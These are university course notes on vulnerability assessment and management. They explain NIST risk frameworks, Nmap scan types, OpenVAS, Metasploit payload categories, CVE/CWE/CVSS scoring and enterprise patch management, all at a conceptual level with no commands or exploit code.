POLITECNICO DI TORINO

Security Verification and Testing

Notes from the course 01TYAOV of Prof. Cataldo Basile

A.A. 2021/22

Author: Marco Smorti

Vulnerability Assessment

VA is a very important activity that we can perform on the network. This is one of the easiest ways to perform the assessment of the network security. VA uses techniques that have been first introduces by attacker, since when they want to attack the system, they need to know the enemy. VA is the preliminary step to run any advanced risk analysis or any offensive measure against some targets. It is an important activity especially at corporate level, because the VA is one the basic tasks when performing risk analysis.

Cybersecurity is becoming more and more important: in the past companies tried to skip as much as they could but now the cannot simply because today there are laws that force them to perform some security analysis (e.g., GDPR) and in several cases companies are forced to take a certification if they want to reach some markets.

Moreover, it is important to know that also insurance companies are interested in understanding the risks against the infrastructure of different categories of companies, since they are providing insurance services to companies against losses, they may face with cybersecurity attacks. They are frequent nowadays and they are very easy to perform in most cases since systems are very wickedly protected.


Risk analysis is based on formal and precise process: the VA is a task that falls into the area of risk analysis, so it is important that it is performed in a professional way. The risk analysis and VA is very expensive: it requires personnel and lot of knowledge from all the person in the company and because must be performed some practical and documental activity.

The NIST Risk Management Framework

One of the main results into the risk analysis on the standardization of the processes is the Risk Management Framework from the NIST. One of the targets is not to create hundred of pages for lawyers but they have usually a practical approach. They have collected lot of experts and forced them to produce a document that should be used as a **guidance** for companies that usually don't have people to manage and study this task, in a step-by-step way.

They identified 4 phases:

- **Framing**: understand your system and the methods you want to use
- **Vulnerability and risk assessment**: understand risks
- **Mitigate risks**: mitigate them
- **Monitor**: monitor that your analysis is still correct



In these phases you try to understand what the risks are and then you monitor and try to mitigate. The VA enters in 2 of these phases introduced by NIST: Framing and Assessment.

1. **Risk framing**
    a. Describe your system and identify the assets (list all hosts that can connect to the network). The result of this task is a decision on all the steps that you must perform and from this part there will be directives for the vulnerability assessment and additional strategies for managing the risks.
2. **Risk assessment**
    a. In this phase we want to understand what the *weaknesses* are (potential problem in the system that may allow to create vulnerability), the *vulnerabilities* (activated weakness that can be used by attackers to exploit it and enter the system). These phases are covered by the VA.
    b. We also want to identify consequences (estimate likelihood and value)

Vulnerability assessment

It is the process that evaluates all the vulnerabilities that may affect a system. Understanding all the points of contact between the system and the rest of the world is the first phase to start a vulnerability analysis, but preliminary steps are required. VA includes the following phases:


- **Planning**
  - You want to understand what is in the **scope** and what is not (define what to assess). For example, understand what the portion of the network to scan is.
  - We also decide here when to assess, so we **schedule** it.
- **Information gathering**
  - Understand what is in the network: acquire as many information as possible on the targets in the scope (topology, hosts, open services, etc...)
- **Scanning** (vulnerabilities)
  - Based on gathered information, test targets for known vulnerabilities.
- **Report results**
  - Provide the evidence of what has been done and potential mitigations.

The different approaches and methodologies that can be used to perform VA are categorized based on the starting point:

If we start from threats, it is called **thread-oriented:**

- Identify what are the entities that may be interested in attacking you
- Determine the vulnerabilities based on the listed threats
- Assess impacts and probabilities based on the threats (e.g., motivations and expertise of attackers)

An example from the NIST is depicted in the picture:



Identify the *threat source* and characterize it with information such as capability, intent, and so on… For each threat try to understand what is the probability that they will start attacking. For example, if threats are competitors, it may be high. After this information is collection, we start thinking about the **sequence of actions** that attackers can execute to mount an attack. Then we perform, in this context, the VA by looking for vulnerabilities and trying to give them a score with severity and check what are the mitigations that are in place and try to score the probability that the action will have a success in doing operation. At the end we estimate the consequences of the attack.

If we start from assets, it is called **asset/impact-oriented**

- After we identify the assets in the network, we start listing what are the important ones for us and for the attackers. Then, starting from assets, we identify the entities interested in attacking them and only them the VA is performed using this information.

If we start from vulnerabilities, it is called **vulnerability oriented**

- Here is performed a **full scan** of the system trying to discover all the possible information from it and then vulnerabilities are categorized. We estimate the possibility for threats to exploit them (vulnerability exploitability) assessed based on expertise, motivation, and level of complexity. Again, we identify all the threats that may be interested in exploiting them. Final we assess the impacts and the probability.

Recap again the 4 steps defined by NIST for performing Vulnerability Analysis:

- **1. Planning and defining the scope**
  - Identify the way business processes are designed and how they work and then define the assessment objectives.
  - There are several ways to structure the analysis, based on the data that are accessible: black box, white box, grey box. The white box case is the best way to have a precise idea of what vulnerabilities are present in the system. In several cases white box requires too much effort and companies do not want to give too much information to third-party, so typically there is a grey box with more information than an attacker, but less than a white box approach.
  - In this case it is important to ask people that want this analysis what must be analyzed and how it must be analyzed.
  - Define the update frequency of the vulnerability analysis (it may not be valid an analysis performed one year ago)
  - It is also important the kind of standard tests to be performed based on the **purpose**, if known. For example, define if the analysis is for *certification, assessment, compliance*.
- **2. Gathering information on the network infrastructure**
  - This is a crucial task in the VA, since in several cases an attacker but also the assessor needs to find information about the system to assess. In several cases companies do not even what is on their information systems.
  - The idea is to first gather information about hardware and software in the network environment and then "*footprint*" them with automated tools like *Nmap, Nessus, OpenVAS* to extract as many information as possible (list of open ports and services, software, OS, versions).
  - It is also a complicated operation due to several variables: e.g., there may be firewall or preventive measures (IPS/IDS) that stops the scan analysis. In these cases, it is possible to ask to bypass security controls to arrive to the precise point where you must perform the assessment. In case of black box, it is possible to report that some machines are not visible just because there is a firewall.
- **3. Scanning, detection, and assessment of vulnerabilities**
  - Here starts the real scan for vulnerabilities and different categories of tools are used. They typically perform an **automated vulnerability assessment** by scanning the internet-facing entry points to reveal the security weakness in the network. They also determine versions and vulnerabilities of all the open services and ports, but also obsolete OSes.
  - In this phase we **check if the status is compliance with the vulnerability management program**. Every company should have an *Enterprise Management System* that defines how to react to found vulnerabilities.

    - We must **draft the network vulnerability assessment results.** This is not yet the report.
- **4. Report the final results and identify countermeasures**
    - Report will add also more information respect to the previous draft. It contains:
        - The name of vulnerabilities
        - The ID of CVE numbers
    - **Assess the consequences** of exploitation of the identified network vulnerabilities
        - disclosure of sensitive information, impact on service continuity, financial losses, impact organization's business reputation
    - Determine severity level (low, medium or high)
    - **identify corrective measures** to reduce risks by starting from the most critical ones (prioritization) and depending on the economic impact or business / assessment objectives
    - It needs **penetration testing** to complete the analysis. While the VA tries to cover the largest part of the system, the PT is employing active attackers to enter the system. While performing VA and by paying someone else for PT you send them also the vulnerability analysis.

Nmap: a network scanning tool

It is a free and open-source tool for net discovery and security auditing that is available for on almost all OS and already installed on several ones. For example, in the Kali Full distribution. It can determine *hosts*, *services* (application name and version), *operating systems* (and OS versions), *packet filters/firewalls* in use, etc. It provides **stealth scanning** procedures at least from the targets point of view, since even the most complex scanning techniques can be detected by an IDS.

The Nmap ecosystem includes features to automate the scanning process:

- a GUI (self-claimed as "advanced") and a results viewer (*Zenmap*)
- a flexible data transfer, *redirection*, and debugging tool (*Ncat*)
- a utility for comparing scan results (*Ndiff*)
- a packet generation and response analysis tool (*Nping*)

But it is still far from being an integrated suite (not automatic).

Scanning Techniques

There are different ways to gather information from the hosts in a victim network:

- **Host discovery**: performs several probes to gather information
    - *Ping scan* → ICMP
    - *ARP scan*
    - *TCP SYN/ACK*
    - *UDP scan*
    - Nmap also guesses/discovery the presence of security control in the network

After knowing that a host is alive, we start checking for services available on the host. So, the next step is port scanning.

- **Port scanning**: performs additional probes and tests to gather information about the services accessible on the machine. It tags ports as:
    - *open*: port is listening for connection and reachable
    - *closed*: port is not listening
    - *filtered*: not reachable thus there is some security control in between
    - *filtered*|*open*: cannot tell between filtered and open
    - *filtered*|*closed*: cannot tell between filtered and closed

Quick look to techniques for scanning

- **SYN scan**: send a SYN packet then wait for a response. If the system answers with *SYN/ACK,* then the service is listening (*open*). If the answer is *RST* (reset) it is *closed*. After the answer we do not send the final ACK because usually a server when receives the final knowledge adds some rows in the log. If no response is received after several retransmissions or *ICMP unreachable error,* it is *filtered*. In most cases it's the best option since it is fast and effective.
- **TCP connect**: it is the complete the 3-way handshake which gives same results as SYN scan but it is slower and risk of being logged.
- **TCP flags and scanning**: more approaches of the previous type of scanning. Some of them are based on the use of flags available in TCP packets.
    - **Null scan**: no flags set (without SYN basically). Since it is anomaly, it depends on the answer that the system gives.
    - **FIN scan**: just the TCP FIN bit is set to close a connection (close a connection that has never been opened)
    - **Xmas scan**: FIN, PSH, and URG flags
    - Answers here are interpreted this way:
        - RST → closed
        - no response → open|filtered
        - ICMP unreachable error → filtered
    - These answers are useful not to understand if a port is open, but to bypass non-stateful *firewalls* and *packet filtering* routers. This is because typically a firewall filters "SYN" packets, so the idea is to set a different flag to check if it is dropped or not. In this way it is possible to check between *stateless* and *stateful* firewall. When they work, they are a little stealthier than a SYN scan
- **ACK scan**: in this case only the ACK flag is set. As previously said, it is used to detected stateful vs. stateless firewalls and it's not for port scanning purposes. The answer can be RST → unfiltered (open or closed) or if there is no answer or ICMP error messages it is filtered. There are some variants of this scan such as the *Maimon* or *FIN/ACK scan.*
    - *Maimon or FIN/ACK scan*: it consists in sending an ACK and a FIN flag. Historically has been interesting because UNIX kernels based on BSD distribution crashed when receiving this packet.
- **TCP Window**: measure the time of answers since it gives information about the kind of kernel or the OS.
- **UDP scan**: it is much slower and more complicated. TCP takes advantage of the three-way handshake, while UDP sends a packet to every targeted port with a typically **empty payload** (so that bandwidth is not saturated, and it is possible to perform faster attacks). It is important to put data inside only for the DNS since in this case packets without payload are automatically discarded (same applies for port 161). Typically, ports used are port 53 and 161 to avoid being detected/dropped. The response may be:
    - ICMP port unreachable error → closed
    - Other ICMP unreachable errors → filtered
    - Response → open
    - No response after retransmissions → open|filtered
    - Responses rarely reach the scanner or are dropped
- **Version and OS detection**: accurate version number allow better determining vulnerable services and the known vulnerabilities. So, it is possible to perform several checks to determine the system that is actually listening on a given port. There are some heuristics for identifying a system based on how they answer to a selection of TCP/IP probes.


- **TCP Sequence Predictability Classification**: it is possible to inject connections if it is possible to predict the sequence number generated by the OS. If it does not use a good PRNG for the sequence number of TCP, then it is possible to predict the next one and then impersonate the client/server.

Nmap Scripting Engine (NSE)

Not everything can be done with nmap option. For this reason, it is possible to use his internal scripting engine. Scripts are written in Lua programming language. It is used to **allow automation** of scanning task but also for more advanced scan.

Greenbone Vulnerability Manager

It was formerly known as OpenVAS but now OpenVAS is just the name of the scanner. It was born as an open-source porting of Nessus when it became a commercial product. The code is all open-source but *Greenbone Source Edition* (GSE) it's free but it only works on Linux, while *Greenbone Professional Edition* (GPE) is commercial. They use the same framework but receives more feed to cover vulnerabilities of more systems. They also sell appliances for VA.



Vulnerability Managers are important because they can be very strongly automated. A lot of attacks cannot be mounted remotely, so it is needed not a single machine to run the tests but there may be scanners or computers dedicated in specific portion of the network. These scanners need to be coordinated together with a single interface. OpenVAS provides a security assistant which is mainly a **web server** that can be accessed with a GUI to collect tasks. Then, the real core of OpenVAS is the **Greenbone Vulnerability Manager** that manages all the user data (requests, target, time to run the requests) and it can contact, using a specific protocol, all the scanners and to execute the task. Finally, there are the **GMP Clients** if we want to connect using the API and not the GUI, so it is possible to manually insert data and query the database.

To scan with OpenVAS, **tasks** need to be defined. The first operation is to define the targets to be assessed. Finally, the report is automatically generated (html page) containing all vulnerabilities.

Metasploit

It has been created as a penetration testing tool/framework by rapid7 + open-source initiatives. It can load modules, where each module is able to perform attacks a direct exploitation. There are also modules to perform brute force attacks or DoS. The idea is to have a framework able to execute payloads. It contains a DB, but more are downloadable from other sources, but it is risky since these web-downloaded payloads may add malwares to the machine.

When we exploit a vulnerability, it means that the system has a "hole" ready to be used and Metasploit can use it. The main way to use it is to send **payloads** which is not the sequence of operation to exploit a vulnerability, but it is something released in the system after the vulnerability has been exploited. There are several payloads:

- **Singles**: very small and designed to perform a very specific operation. E.g., create a user
- **Staged**: payload that allow uploading files on the victim
- **Stages**: components downloaded by Staged modules that provide advanced features with no size limits. E.g., Meterpreter and VNC Injection
- **Shell**: a payload that opens a shell from the attacker to the victim
- **Reverse shell**: the payload executes commands that open a shell from the victim to the attacker e.g., to bypass the filters/firewalls
- **Meterpeter**: an advanced payload that *dynamically loads DLLs* and provides useful commands to the attacker. It only resides in memory and leave no traces on the victim's hard drives

Common Vulnerabilities and Exposures (CVE)

GVM it's almost real because the free version does not have all the features. The tool discovers a set of vulnerabilities that are mainly listed by the MITRE Corporation with the CVE: "*A standard way of describing publicly disclosed cybersecurity vulnerabilities found in software*". This list does not contain all the possible vulnerabilities but it the most referenced database about vulnerabilities. They form the National Vulnerability Database. Each vulnerability has a **unique identification number** assigned by a *CVE Numbering Authority* (CNA), contains a description and at least one public reference. Then it is possible to use some *attacking tools* which contain the **payload** for running the exploit.

An example is **Meltdown** (*CVE-ID: CVE-2017-5754*). The description is: "*systems with microprocessors utilizing speculative execution and indirect branch prediction may allow unauthorized disclosure of information to attacker with local user access via side-channel analysis of data cache*".

We must assume that our system will have several vulnerabilities, but we will know only some of them. This is because vulnerabilities may not be reported when disclosing increases too much the risks. Known vulnerabilities may not be publicly disclosed for many reasons:

- **Vulnerability discovered only by criminals and/or intelligence services:** they want to exploit the vulnerability at some point
    - It is possible to buy 0-day vulnerabilities on the dark web
- **Only exist in custom software and/or industrial control systems:** only refers to a limited number of users, but also to the potential sensitivity of the systems involved. Making public a vulnerability for this system will increase the risk of attack more than it would protect the affected systems.
- **Exist in commercial off-the-shelf (COTS) software**: will not be announced until a patch is available
- **Vulnerability discovered by a vulnerability scanning provider**: but no CVE ID available yet

Common Weakness Enumeration (CWE)

The weaknesses are problems into design that need to be considered by the developers since they are known to be correlated to vulnerabilities (they can arise from weaknesses). It is a **taxonomy of well-known poor coding practices** which may manifest themselves in production software. They must be monitored by who have control over and maintain source code (developers or testers) and by organizations requiring verification of the security worthiness. One general information is that it is not guaranteed that a CWE will result in a CVE (maybe not exploitable or false positive).

Common Attack Pattern Enumeration and Classification (CAPEC)

Another source of information is a **community resource for identifying, categorizing, and understanding attacks**. It is a dictionary of common attack patterns. For each attack pattern:

- Defines a challenge that an attacker may face
- Provides a description of the common technique(s) used to meet the challenge
- Presents recommended methods for mitigating an actual attack targeted to developers, analysts, testers, and educators
- To advance understanding of attacks and enhance defenses publicly available


The CAPEC is publicly available from MITRE.

The Common Vulnerability Scoring System (CVSS)

Associated with each vulnerability there is also a score. It is an "*open framework for communicating the characteristics and severity of software vulnerabilities*". It is part of the SCAP framework which associate a score to each vulnerability in the following way:

$$Base\ Score: 7.5 \qquad CVSS: 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N$$

It is a vector string, a compressed textual representation of the values used to derive the score. It contains three metrics groups:



- **Base**: score associated to a vulnerability depending on damages, exploitability with scoring [0, 10].
- **Temporal**: reflects the characteristics of a vulnerability that change over time (e.g., OS no more used)
- **Environmental**: represents the characteristics of a vulnerability that are unique to a user's environment
- $\boldsymbol{N}$ means not affected, $\boldsymbol{C}$ on the right part is "COMPLETE" (high danger)

Not that Temporal and Environmental are modifiers of the Base value.

Vulnerability management (NISTIR 8011)

Some of these vulnerabilities are dangerous for a system. When we must assess the exposure of a vulnerability we must check if there is already an open-source implementation of an attack.

To have the system always up to date the NIST published a document named *NISTIR 8011* that gives the **methodology for building a vulnerability management system**. It is a security-related process that recognizes that software may have known vulnerability previously disclosed or unknown instances of weaknesses (e.g., badly written code). The objective is to have an **Information Security Continuous Monitoring** (*ISCM*).

This document is not mandatory, but just a **set of advice.** The management allows:

- Prioritization of identified defects
- Risk response decisions: fix, patch, whitelist

Checks are based on knowledge of

- **Actual state**: snapshot of the current state
- **Desired state**: the security objectives in this control

Known vulnerabilities on a target can be categorized as:

- **Patched**: a patch exists, and it has been already applied
- **Unpatched**: a patch exists but it has not been applied
- **Zero-day**: disclosed but no patches available yet

For unknown vulnerabilities it is possible to **guess their existence** by analyzing the weaknesses of the code, since "*sophisticated attackers spend significant resources to find, weaponize, and conceal new vulnerabilities*". However, they usually don't disclose anything!

Step 0: know your system

The NIST proposal is to build a DB with all the elements may have a vulnerability. This include the software assets: installed software files and products, software files and products on the hard drives, mobile code, firmware (if it can be modified) and drivers, and code in memory (which could be modified in place).


Vulnerability management capability concept of operations (CONOPS)

Another thing proposed by NIST is to follow a standard workflow named *concept of operations* (CONOPS).

- The idea is that we must first focus on the **actual state**. The actual state is the status of exposure to vulnerabilities and to attacks of the system. If you already know your system you can list all the versions and then you can use vulnerability assessment tools or perform analysis and then it is possible to attach different labels (e.g., protected, exposed) to what is on the database. This can be done in the way we prefer: integrated vulnerability management system with a vulnerability framework and manual approach for some other parts. The aim is to know the **actual status of the system**.
- Then we must **define security requirements** for what concern vulnerabilities. An example could be to address all vulnerabilities discovered with severity higher than 7 in 24 hours. The definition of the requirements is the **desired state**. We need here to **Minimize CVEs** by identifying patch versions authorized for software products and files, identify software flaws for the product patch levels and corresponding mitigation methods (e.g., checking if some shared code has already implemented patches for them)
- Then we need to **find the differences between the actual state and the desired state** and then list all the things to be addressed. For example, we first remove all false positive (the number of false

positive can be time consuming) and then make some decision on how to address all the problems. In the ideal case we have time and resources to address all the problems immediately. In other cases, we need to find other ways to patch the system. Maybe we need to refer to another section of the company that manages patches (so each phase has its own section in the company). Large corporations with million of machines will need this optimization of resources. In this phase you typically give a **score** to each of them (only defects).

- Finally, we need to **mitigate defects** so after that we listed all defects we must *remove, replace, patch, mitigate, authorize, assign for management*, but also, we may want to accept the risk of not mitigating software flaws. In some cases, we may also decide not to patch the system because the patch is known that it may create problems (so we prefer a running vulnerable system than one patched that doesn't work).



Mitigations at the developer (vendor)

The idea that NIST gives is to define two different roles. Developers must ensure that code does not contain instances of CWEs and the role is named **Software Flaw Manager** (*SWFM*). This person has to:

- Create a new patch to mitigate the vulnerability after a CVE is created
- Report poor coding practices
- Report vulnerabilities when discovered internal to the vendor organization
- Assess effort for repairing code
- Implement repairs
- Prepare a patch
- Perform integration and testing of the patch
- Prepare documentation
- Distributes the finished patch to the deployer organization(s)

Mitigations at the users (deployers)

The corresponding role at the user of the software is the role of **Patch Manager** (*PatMan*). This person has to:

- Detect instances of CVEs present on devices and authorized software
- where available patches or a workaround solution needs to be applied
- Detection must be as accurate as possible = version/release and patch level vulnerability
- Receive patches from internal or external development organizations (i.e., vendor organizations),
- Tests patch interoperability on the local system
- Applies patches to devices in the production environment
- Applies any workaround mitigations in the exposed periods
- Checks patching complexity introduced by shared code
- May have to apply patches on top of patches

Enterprise Patch Management

The definition is: *Patch management is the process for identifying, acquiring, installing, and verifying patches for products and systems*. It has the objectives to:

- Minimize the time companies spend dealing with patching
- Increase resources for addressing other security concerns
- From just a core IT function → to a security function (patch management important to mitigate risks from vulnerabilities)

Patches in the Enterprise Patch Management are used to:

- *Correct security and functionality problems in software and firmware*
- *Mitigating software flaw vulnerabilities hence reduce the opportunities for exploitation*
- *Add new features to software and firmware* (sometime patches may add only new features)
- *Add new security capabilities*

The suggestion is to **plan patch application**:

- **Timing:** all and now would be the ideal case.
- **Prioritization**: companies have limited resources so decide what to patch first based on the importance of the vulnerable systems (for example, servers versus clients) and on the severity of each vulnerability (e.g., from CVSS), but also be aware of dependencies among patches.
- **Testing**: as patches can cause serious operational disruptions testing must be done. Testing consumes a lot of resources so balance the need to get patches applied with the need to support

operations and ensure that enterprise patching solution works for mobile hosts and other hosts used on low-bandwidth or metered networks.

Nowadays vendors improved the quality of their patch, so they are unlikely to disrupt services. They use also **aggregated patches**: more vulnerabilities solved at once. This increases the average time of producing a new patch, but exception is done for severe vulnerabilities.

The problems related to patches are:

- **Security risks**: an attacker may reverse-engineer patches, easy way to build exploits!
- **Costs**: patched services can face interruptions since patches are not actually applied without a service restart. Moreover, bundle patches may require restarting/rebooting applications/hosts multiple times to make the patches take effect sequentially.

A mitigation to this problem is to use (better automatic) **enterprise patch management tools**.

Enterprise Patch Management Technologies

The optimal way to address the problem of patches is to use enterprise patch management tools. It prefers a phased approach:

- **Subsets**: apply patches to small groups before universally deploying the patch (you should know the categories that are representative)
- **Standard first**: patch first standard desktop systems and single-platform server farms of similarly configured servers
- **Difficult ones later**: multiplatform environments, nonstandard desktop systems, legacy computers, and computers with unusual configurations

